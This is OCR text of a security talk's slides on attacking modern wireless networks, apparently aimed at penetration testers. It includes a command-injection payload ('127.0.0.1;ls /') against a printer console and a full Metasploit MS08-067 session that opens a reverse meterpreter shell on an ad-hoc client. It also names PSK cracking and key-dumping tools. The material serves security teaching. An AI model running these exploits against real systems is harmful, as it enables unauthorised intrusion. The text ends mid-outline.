
How Attackers Exploit Modern, "Secure" Wireless Networks

Joshua Wright
jwright@willhackforsushi.com

Hosted by Jesse Frankel of Fluke Networks

Outline





- Modern Wireless Attacks
- Exploiting Ad-Hoc Networks
- WPA2 with PSK, PCI, Oh My
- Open Network Impersonation
- Secure Network Impersonation
- Defense Recommendations
- Conclusions and Q&A


Today's Focus

- Modern wireless networks have improved security tremendously!
  - Remember WEP? Wasn't that FUN?
- Wireless attacks have matured along with enterprise controls
  - It's not just cracking WEP anymore
- We'll look at modern attack techniques that exploit modern, "secure" deployments

Changing WLAN Attacks








- The departure of WEP has forced attackers to change tactics
- WPA2 offers strong security controls for protecting network infrastructure
- The variety and configuration disparity of wireless clients remains a fruitful attack target.

In wireless assessments, all eyes eventually fall to the clients.

Outline


- Modern Wireless Attacks
- Exploiting Ad-Hoc Networks
- WPA2 with PSK, PCI, Oh My
- Open Network Impersonation
- Secure Network Impersonation
- Defense Recommendations
- Conclusions and Q&A


Wireless Network Connection
Network Tasks
Refresh network list
Set up a wireless network for a home or small office
Related Tasks
Learn about wireless networking
Change the order of preferred networks
Change advanced settings
Choose a wireless network
Click an item in the list below to connect to a wireless network in range or to get more information.
gaming
Security-enabled wireless network (WPA2)
corp
Security-enabled wireless network (WPA2)
hpsetup
Unsecured computer-to-computer network
As a pentester, never overlook an ad-hoc network as an attack opportunity.
Connect

Printer Networked Console


```
MAIN MANU
  1. Set IP address Options
  2. Set IP Protocol enables
  3. Set adapter password
  4. Connectivity Tests
  5. Save Changes
  X. Exit current menu
Selection: 4

Connectivity Tests
  1. Ping test
  2. Connect to a port
  3. Trace a route
  X. Exit current menu
Selection: 1
Address: 127.0.0.1
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.088 ms
[...]
Address: 127.0.0.1;ls /
bin boot dev etc lib proc sbin sys tmp usr var
```

A command injection vulnerability permitted the execution of any Linux commands on the printer, permitting use of the printer as a "jump box" for pivoting into the rest of the internal network.



"Free Public WiFi"

- Ad-hoc network plaguing Windows
  - Primarily XP SP2 and earlier
  - XP SP3 and later don't automatically create ad-hoc networks
- If you see "Free Public WiFi", do a happy dance
  - Most likely XP SP2, unpatched, easy win




"Free Public WiFi" sightings reported by WiGLE.net. Density increases from purple to red to yellow.

```
root@bt:~# iwconfig wlan1 essid "Free Public WiFi" mode adhoc
root@bt:~# tcpdump -ni wlan1 -s0 -nt
IP 169.254.131.118.138 > 169.254.255.255.138: NBT UDP PACKET(138)
^C
root@bt:~# ifconfig wlan1 169.254.1.1 netmask 255.255.0.0
root@bt:~# /opt/framework/msf3/msfconsole
msf > use exploit/windows/smb/ms08_067_netapi
msf  exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
msf  exploit(ms08_067_netapi) > set LPORT 8080
msf  exploit(ms08_067_netapi) > set RHOST 169.254.131.118
msf  exploit(ms08_067_netapi) > set LHOST 169.254.1.1
msf  exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 169.254.1.1:8080
[*] Automatically detecting the target...
[*] Selected Target: Windows XP SP2 English (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 169.254.131.118
[*] Meterpreter session 1 opened (169.254.1.1:8080 -> 169.254.131.118:1077) at
2011-10-05 13:19:09 -0400

meterpreter > shell
Process 220 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

Outline

- Modern Wireless Attacks
- Exploiting Ad-Hoc Networks
- WPA2 with PSK, PCI, Oh My
- Open Network Impersonation
- Secure Network Impersonation
- Defense Recommendations
- Conclusions and Q&A

WPA2-PSK and WPA-PSK



- Pre-Shared Key used by all clients to authenticate to the network
- Susceptible to offline dictionary attacks
  - OSS: Cowpatty, Aircrack-ng, Pyrit
  - Commercial: Elcomsoft
- PCI-DSS requires WPA for networks, but ...

PSK recovery allows an attacker to passively decrypt all network activity, or to authenticate and access the internal network.

Yay?

- If you pick a sufficiently strong PSK, no offline dictionary attack is going to recovery the key
  - Recommend 20+ characters, strong character selection
- The real problem: A single lost or compromised device reveals the PSK
  - Difficult to rotate PSK across many devices

Firefox

Apple loses another unreleased iPhone (...

news.cnet.com/8301-13579_3-20099899-37/apple-loses-another-unreleased-iphone-exclusive/

engadget

Apple loses another unreleased iPhone (exclusive)

By: Greg Sandoval and Declan McCullagh

AUGUST 31, 2011 12:45 PM PDT

Print E-mail

Recommend 10K Tweet 4,453 Share 304 comments

Cava22, the San Francisco bar where another unreleased iPhone apparently went missing. (Credit: James Martin/CNET)

In a bizarre repeat of a high-profile incident last year, an Apple employee once again appears to l
unreleased iPhone in a bar, CNET has learned.

The errant iPhone, which went missing in San Francisco's Mission district in late July, sparked a scramble by Apple security to recover the device over the next few days, according to a source familiar with the investigation.


Apple's iPhone event plus Buzz Out Loud: Join us Tuesday (live blog)
OCTOBER 4, 2011 4:10 AM PDT

3/18/2010 - Gray Powell, Apple SW Engineer, lost his prototype iPhone 4 at Gourmet Haus Staudt (Redwood City).


8/30/2011 - An unnamed Apple employee loses a prototype iPhone 5 at Cava22 (San Francisco), police investigation ensues.

10/4/2011 - Josh considers hanging out at bars in Cupertino upon hearing that there is no iPhone 5 release this year.

Device Key Recovery





WirelessKeyView: Windows XP, Vista, 7



WiFi Passwords: Android App Store

iOS Keychain: Requires Jailbreak





Keychain Access: Native on OS X


Outline

